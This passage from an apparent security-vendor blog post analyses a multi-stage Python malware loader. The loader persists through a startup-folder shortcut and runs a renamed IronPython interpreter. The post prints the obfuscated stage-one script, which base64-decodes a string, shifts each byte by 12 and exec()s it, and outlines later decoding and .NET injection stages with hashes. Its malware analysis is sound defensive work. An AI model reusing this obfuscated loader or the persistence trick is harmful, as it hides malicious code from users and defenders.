Snakes on a Domain: An Analysis of a Python Malware Loader

huntress.com/blog/snakes-on-a-domain-an-analysis-of-a-python-malware-loader

Hackers and snakes—oh my! What do they have in common? Both are shady characters that can hide in plain sight, just waiting for the right moment to strike.

But how do you know if you have any unwanted pests nearby? Often, you just need to go looking for them—and that's exactly what we did. Along the way, we found a very shady Python (and coincidentally, a friendly RAT) just waiting to strike.

Join us on our journey as we show just how important it is to keep your yard—both the real one with green grass and the virtual one with bytes and binaries—clean and tidy. Otherwise, you never know what kind of shady creatures may be lurking in the shadows.


What Happened?

We recently investigated a suspicious link file persisting in a user's startup folder. The file was named "sysmon.lnk" and looked a bit fishy. After some quick initial investigation, we found that the link was executing a malicious Python script that was used to inject a remote access Trojan (RAT) onto the system.

Along the way, we encountered a total of six consecutive payloads and some new offensive tooling which we found pretty interesting. Towards the end, we also experimented with some custom scripts for de-obfuscating data and extracting configuration from the final RAT, resulting in some juicy indicators of compromise (IOCs) with 0 detections on VirusTotal (as of June 2021).

Let's Dive In

Before we go too much further, here's a visual representation of the malware we encountered.



We stumbled upon a suspicious file (sysmon.lnk) that appeared to reside in a user's startup directory. The nature of the startup directory is to hold files that automatically run when a user logs into the computer. Since it looks just like a normal folder, all you need to do is copy and paste a file into the folder, and boom—you can persist, or stick around, between reboots.

This provides an easy way for legitimate programs to stick around and keep running. Given its simplicity and stealth, it's a common place that attackers will place malware and malicious files that they want to stick around.

> Want to learn more about persistence? Download our eBook Persistence: The Key to Cybercriminal Stealth, Strategy and Success.

Here’s a snippet of what we saw:

c:\\users\
<username>\appdata\roaming\microsoft\windows\startmenu\programs\startup\sysmon.lnk

This is a .lnk file (also known as a shortcut file), which redirects to another file or command on the system. Inspecting the.lnk file can tell us where it points to.

When we inspected sysmon.lnk, we found that it was redirecting to a suspicious “ctfmon.exe” with “update.py” passed as an argument. Both were residing in a suspicious-looking directory:

c:\users\<username>\appdata\roaming\PpvcbBQh\ctfmon.exe


c:\Users\<username>\AppData\Roaming\PpvcbBQh\update.py

So, we retrieved the files and did some analysis.

File Analysis

First, we noticed that the hash of ctfmon.exe had 0 detections on VirusTotal, which we found interesting at first but were able to understand after looking at the file’s information. (Typically we can’t trust file version information without a valid signature, but in this case, the information made sense).

The information suggested that ctfmon.exe is a renamed Python interpreter—specifically, an IronPython interpreter, which utilizes a branch of Python with access to .NET libraries. This allows Python code to access deep Windows OS functionality typically reserved for .NET or PowerShell. This was interesting and provided enough information to confidently move on to the Python file.



We can see that the original file ctfmon.exe had 0 detections on VirusTotal, as technically it’s a legitimate interpreter and not a malicious file.

Below, we can see the file description, indicating that it was a renamed IronPython interpreter. Alternatively, we could have also discovered this information using PeStudio or a similar tool.

Signature Verification

⚠ File is not signed

File Version Information

Copyright	© IronPython Contributors
Product	IronPython
Description	IronPython Windows Console
Original Name	ipyw.exe
Internal Name	ipyw.exe
File Version	2.7.11.1000

This was enough information to determine the purpose of the ctfmon.exe file, so we moved on to the Update.py file, which we'll refer to as stage1.py.

Stage1.py

We first moved the Python file into a text editor within a Virtual Machine just in case it was malicious—and spoiler alert: it was. 😅

This led us to a relatively small script with a large obfuscated string and some obfuscated variable names. We can see the full script in this screenshot:

```
C: > Users > IEUser > Desktop > pymalware > stage1.txt
import base64
nyvxcvdgccnat = "dXl8e36ALG94fhZyfnt5LGuDdXp+cXMsdXl8e36ALDYWdXl8e36ALHF+fnp7OCx7fzgsa4N1en5xcxYWFm94fjpNcHBecXJxfnF6b3E0Ll+F
thaeminrffuvy=12
ytvelwajhdxblxf = base64.b64decode(nyvxcvdgccnat)
tjrcowzopfulqr=bytearray(ytvelwajhdxblxf)
qslmwdwoqic = bytearray()
for xuhtfdoggkjkv in tjrcowzopfulqr:

    qslmwdwoqic.append(xuhtfdoggkjkv-thaeminrffuvy)

gvcvofqknl=qslmwdwoqic.decode()
exec(gvcvofqknl)
```


This wasn't super pleasant to read, so we cleaned it up a bit and added comments, which left this script:

```
C: > Users > IEUser > Desktop > pymalware > stage1.txt
import base64
#imports base64 encoding library
#stores encoded data in a string
encoded_string_payload = "dXl8e36ALG94fhZyfnt5LGuDdXp+cXMsdXl8e36ALDYWdXl8e36ALHF+fnp7OCx7fzgsa4N1en5xcxYWFm94fjpNcHBecXJx
num_12=12
#base64decodes the string
decoded_string_payload = base64.b64decode(encoded_string_payload)
#converts the results into a bytearray
decoded_array_payload=bytearray(decoded_string_payload)
#creates a new bytearray
final_array_payload = bytearray()

#decreases each value in the array by 12
for value in decoded_array_payload:
    final_array_payload.append(value-num_12)


#executes the results
final_exec_code=final_array_payload.decode()
exec(final_exec_code)
```

If we inspect closer, we can see that the script achieves four main things:

- Base64 decodes an obfuscated string
- It converts the Base64-decoded string into a bytearray of hex values
- Then, it decreases the value of each byte by 12 (decimal)
- Finally, it executes the resulting data


By copying out the obfuscated string and recreating the logic in CyberChef, we were able to retrieve another Python script—which we saved and named as stage2.py. The decoding logic can be seen below:



Stage2.py

We copied the resulting script out of CyberChef and opened up stage2 in a text editor, where we quickly noticed ***another*** obfuscated string, as well as some imported libraries related to reflection. (In case you're not familiar, reflection is a common technique used to execute code from memory without needing to save it to disk—in this case, the "something" would be the obfuscated string containing malware.)


Based on this information, we assumed that the script was decoding the string and loading the results into memory for execution.



In the middle of the above screenshot, we can observe two main operations used to decode the string:

- Replacing all “!” exclamation marks with the letter “A”
- Base64 decoding the results


This didn’t seem too complicated, so we moved back to CyberChef and recreated the decoding logic. This resulted in the appearance of an MZ header, indicating that we had successfully decoded the data and retrieved an executable file. We saved this file and named it stage3.bin.



Stage3.bin

Saving stage3 as an executable file, we were able to do some basic inspection using PeStudio and Detect-It-Easy (DIE). This quickly led us to the conclusion that this was a .NET file and likely another stager (based on the presence of a path referencing injector.pdb).


Below, we can see that DIE recognized the file as a .NET executable, which meant we could use Dnspy or ILspy for analysis.



Below, we can also see the PDB path with references to “injector.pdb”, indicating that this is likely another stager doing some kind of injection:

property	value
md5	01EF1979D68AA69CBBF1D1D8DFAA8415
sha1	C995A9754C347B2453A52153B237E90B9FFBD8B4
sha256	004A7AF782361C370B3D39CD88FECBC700F7A0B0E9C2695E813634740C460E82
age	1
size	89 (bytes)
format	RSDS
debugger-stamp	0xC5A9CDB0 (Fri Feb 01 01:43:21 2075)
path	c:\users\user\source\repos\injector\obj\x64\release\injector.pdb
guid	25F062FB-F616-4510-8F7B-CD75FE75C89B


Since we now knew that this was a .NET file, we moved over to Dnspy where we could view the source code of the file. This can be seen below.



